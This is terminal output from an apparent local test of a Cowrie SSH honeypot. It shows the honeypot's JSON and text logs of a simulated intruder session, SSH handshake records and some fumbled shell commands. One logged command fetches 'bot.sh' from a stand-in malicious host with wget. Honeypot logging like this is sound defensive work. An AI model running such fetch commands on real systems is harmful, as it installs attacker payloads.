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
cowrie-env) idk@idk:~/Desktop/cowrie$ cat var/log/cowrie/cowrie.json | tail -n 9
{"eventid": "cowrie.command.input", "input": "ls -al/home", "message": "CMD: ls -al/home", "sensor": "idk", "timestamp": "2025-06-19T16:45:16.390936Z", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}
{"eventid": "cowrie.command.input", "input": "ls -al /home", "message": "CMD: ls -al /home", "sensor": "idk", "timestamp": "2025-06-19T16:45:26.591140Z", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}
{"eventid": "cowrie.command.input", "input": "cd phil", "message": "CMD: cd phil", "sensor": "idk", "timestamp": "2025-06-19T16:45:34.830431Z", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}
{"eventid": "cowrie.command.input", "input": "cd /phil", "message": "CMD: cd /phil", "sensor": "idk", "timestamp": "2025-06-19T16:45:52.140332Z", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}
{"eventid": "cowrie.command.input", "input": "ps aux", "message": "CMD: ps aux", "sensor": "idk", "timestamp": "2025-06-19T16:45:57.787471Z", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}
{"eventid": "cowrie.command.input", "input": "wget https://maliciouscode.com/bot.sh", "message": "CMD: wget https://maliciouscode.com/bot.sh", "sensor": "idk", "timestamp": "2025-06-19T16:49:08.991536Z", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}
{"eventid": "cowrie.session.file_download", "url": "https://maliciouscode.com/bot.sh", "outfile": "var/lib/cowrie/downloads/6dc9c7fc93bb488bb0520a6c780a8d3c0fb5486a4711aca49b4c53fac7393023", "sensor": "idk", "timestamp": "2025-06-19T16:49:09.601886Z", "message": "Downloaded URL (https://maliciouscode.com/bot.sh) with SHA-256 6dc9c7fc93bb488bb0520a6c780a8d3c0fb5486a4711aca49b4c53fac7393023 to var/lib/cowrie/downloads/6dc9c7fc93bb488bb0520a6c780a8d3c0fb5486a4711aca49b4c53fac7393023", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}
{"eventid": "cowrie.log.closed", "ttylog": "var/lib/cowrie/tty/2c3c14e14eab5fa74e735b50128db23d4b089a0adcb413b0376888a94c2361fb", "size": 11691, "shasum": "2c3c14e14eab5fa74e735b50128db23d4b089a0adcb413b0376888a94c2361fb", "duplicate": false, "duration": "300.0", "message": "Closing TTY Log: var/lib/cowrie/tty/2c3c14e14eab5fa74e735b50128db23d4b089a0adcb413b0376888a94c2361fb after 300.0 seconds", "sensor": "idk", "timestamp": "2025-06-19T16:49:43.420436Z", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}
{"eventid": "cowrie.session.closed", "duration": "305.2", "message": "Connection lost after 305.2 seconds", "sensor": "idk", "timestamp": "2025-06-19T16:49:43.422483Z", "src_ip": "127.0.0.1", "session": "6eb2438b0c03"}

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cowrie-env) idk@idk:~/Desktop/cowrie$ tail -f var/log/cowrie/cowrie.log
2025-06-19T16:49:09.451561Z [-] (UDP Port 56558 Closed)
2025-06-19T16:49:09.451794Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0xee2dfab8b6e0>
2025-06-19T16:49:09.501902Z [twisted.web.client.HTTP11ClientFactory#info] Starting factory HTTP11ClientFactory(<function HTTPConnectionPool._newConnection.<locals>.quiescentCallback at 0xee2dfaf8bec0>, <twisted.internet.endpoints.WrapperEndpoint object at 0xee2dfbca13d0>)
2025-06-19T16:49:09.602114Z [HTTP11ClientProtocol (BufferingTLSTransport),client] Downloaded URL (https://maliciouscode.com/bot.sh) with SHA-256 6dc9c7fc93bb488bb0520a6c780a8d3c0fb5486a4711aca49b4c53fac7393023 to var/lib/cowrie/downloads/6dc9c7fc93bb488bb0520a6c780a8d3c0fb5486a4711aca49b4c53fac7393023
2025-06-19T16:49:14.603150Z [twisted.web.client.HTTP11ClientFactory#info] Stopping factory HTTP11ClientFactory(<function HTTPConnectionPool._newConnection.<locals>.quiescentCallback at 0xee2dfaf8bec0>, <twisted.internet.endpoints.WrapperEndpoint object at 0xee2dfbca13d0>)
2025-06-19T16:49:43.416680Z [-] Timeout reached in HoneyPotSSHTransport
2025-06-19T16:49:43.420436Z [HoneyPotSSHTransport,1,127.0.0.1] Closing TTY Log: var/lib/cowrie/tty/2c3c14e14eab5fa74e735b50128db23d4b089a0adcb413b0376888a94c2361fb after 300.0 seconds
2025-06-19T16:49:43.422014Z [HoneyPotSSHTransport,1,127.0.0.1] avatar root logging out
2025-06-19T16:49:43.422340Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2025-06-19T16:49:43.422483Z [HoneyPotSSHTransport,1,127.0.0.1] Connection lost after 305.2 seconds

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idk@idk:~/Desktop/cowrie

idk@idk:~/Desktop/cowrie
(cowrie-env) idk@idk:~/Desktop/cowrie$ ls var/
lib log run
(cowrie-env) idk@idk:~/Desktop/cowrie$ ls var/log
bash: ls/var/log: No such file or directory
(cowrie-env) idk@idk:~/Desktop/cowrie$ ls var/log
cowrie
(cowrie-env) idk@idk:~/Desktop/cowrie$ ls -l var/log
total 4
drwxrwxr-x 2 idk idk 4096 Jun 15 19:26 cowrie
(cowrie-env) idk@idk:~/Desktop/cowrie$ ls -l var/log/cowrie
total 20
-rw-rw-r-- 1 idk idk 9739 Jun 15 19:38 cowrie.json
-rw-rw-r-- 1 idk idk 8048 Jun 15 19:38 cowrie.log
(cowrie-env) idk@idk:~/Desktop/cowrie$ var/log/cowrie/cowrie.json
bash: var/log/cowrie/cowrie.json: Permission denied
(cowrie-env) idk@idk:~/Desktop/cowrie$ cat var/log/cowrie/cowrie.json | tail -n 20
cat: var/log/cowrie/cowrie.json: No such file or directory
(cowrie-env) idk@idk:~/Desktop/cowrie$ cat var/log/cowrie/cowrie.json | tail -n 20
{"eventid": "cowrie.session.connect", "src_ip": "127.0.0.1", "src_port": 41070, "dst_ip": "127.0.0.1", "dst_port": 2222, "session": "7b9507a2fa16", "protocol": "ssh", "message": "New connection: 127.0.0.1:41070 (127.0.0.1:2222) [session: 7b9507a2fa16]", "sensor": "idk", "timestamp": "2025-06-15T19:27:15.953262Z"}
{"eventid": "cowrie.client.version", "version": "SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.12", "message": "Remote SSH version: SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.12", "sensor": "idk", "timestamp": "2025-06-15T19:27:15.956912Z", "src_ip": "127.0.0.1", "session": "7b9507a2fa16"}
{"eventid": "cowrie.client.kex", "hash": "a4eb9604f63356543709a376d7f657", "hashAlgorithms": "sntrup761x25519-sha512@openssh.com,curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group14-sha256,ext-info-c,kex-strict-c-v0@openssh.com,chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com,umac-64-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha1-etm@openssh.com,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-sha1:none,zlib@openssh.com,zlib","kexAlgs":["sntrup761x25519-sha512@openssh.com","curve25519-sha256","curve25519-sha256@libssh.org","ecdh-sha2-nistp256","ecdh-sha2-nistp384","ecdh-sha2-nistp521","diffie-hellman-group-exchange-sha256","diffie-hellman-group16-sha512","diffie-hellman-group18-sha512","diffie-hellman-group14-sha256","ext-info-c","kex-strict-c-v0@openssh.com"],"keyAlgs":["ssh-ed25519","ecdsa-sha2-nistp256","sk-ecdsa-sha2-nistp256-cert-v01@openssh.com","ecdsa-sha2-nistp384-cert-v01@openssh.com","ecdsa-sha2-nistp521-cert-v01@openssh.com","rsa-sha2-256-cert-v01@openssh.com","ssh-ed25519","ecdsa-sha2-nistp256","sk-ecdsa-sha2-nistp256-cert-v01@openssh.com","rsa-sha2-256-cert-v01@openssh.com","rsa-sha2-512-cert-v01@openssh.com","rsa-sha2-256","rsa-sha2-512","ecdsa-sha2-nistp256","sk-ecdsa-sha2-nistp256-cert-v01@openssh.com","aes128-ctr","aes192-ctr","aes256-ctr","aes128-gcm@openssh.com","aes256-gcm@openssh.com"],"macCS":["umac-64-etm@openssh.com","umac-128-etm@openssh.com","hmac-sha2-256-etm@openssh.com","hmac-sha2-512-etm@openssh.com","hmac-sha1-etm@openssh.com","umac-64@openssh.com","umac-128@openssh.com","hmac-sha2-256","hmac-sha2-512","hmac-sha1"],"compCS":["none","zlib"],"langCS":[""],"message": "SSH client hash fingerprint: a4eb9604f63356543709a376d7f657", "sensor": "idk", "timestamp": "2025-06-15T19:27:15.964125Z", "src_ip": "127.0.0.1", "session": "7b9507a2fa16"}
{"eventid": "cowrie.session.closed", "duration": "0.1", "message": "Connection lost after 0.1 seconds", "sensor": "idk", "timestamp": "2025-06-15T19:27:16.009156Z", "src_ip": "127.0.0.1", "session": "7b9507a2fa16"}
{"eventid": "cowrie.session.connect", "src_ip": "127.0.0.1", "src_port": 54280, "dst_ip": "127.0.0.1", "dst_port": 2222, "session": "e0f9c6d2f17b", "protocol": "ssh", "message": "New connection: 127.0.0.1:54280 (127.0.0.1:2222) [session: e0f9c6d2f17b]", "sensor": "idk", "timestamp": "2025-06-15T19:29:31.687931Z"}
{"eventid": "cowrie.client.version", "version": "SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.12", "message": "Remote SSH version: SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.12", "sensor": "idk", "timestamp": "2025-06-15T19:29:31.688677Z", "src_ip": "127.0.0.1", "session": "e0f9c6d2f17b"}

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(cowrie-env) idk@idk:~/Desktop/cowrie$ ls -l var/log
total 4
drwxrwxr-x 2 idk idk 4096 Jun 15 19:26 cowrie
(cowrie-env) idk@idk:~/Desktop/cowrie$ ls -l var/log
total 20
-rw-rw-r-- 1 idk idk 9739 Jun 15 19:38 cowrie.json
-rw-rw-r-- 1 idk idk 8048 Jun 15 19:38 cowrie.log
(cowrie-env) idk@idk:~/Desktop/cowrie$ var/log/cowrie/cowrie.json
bash: var/log/cowrie/cowrie.json: Permission denied

```

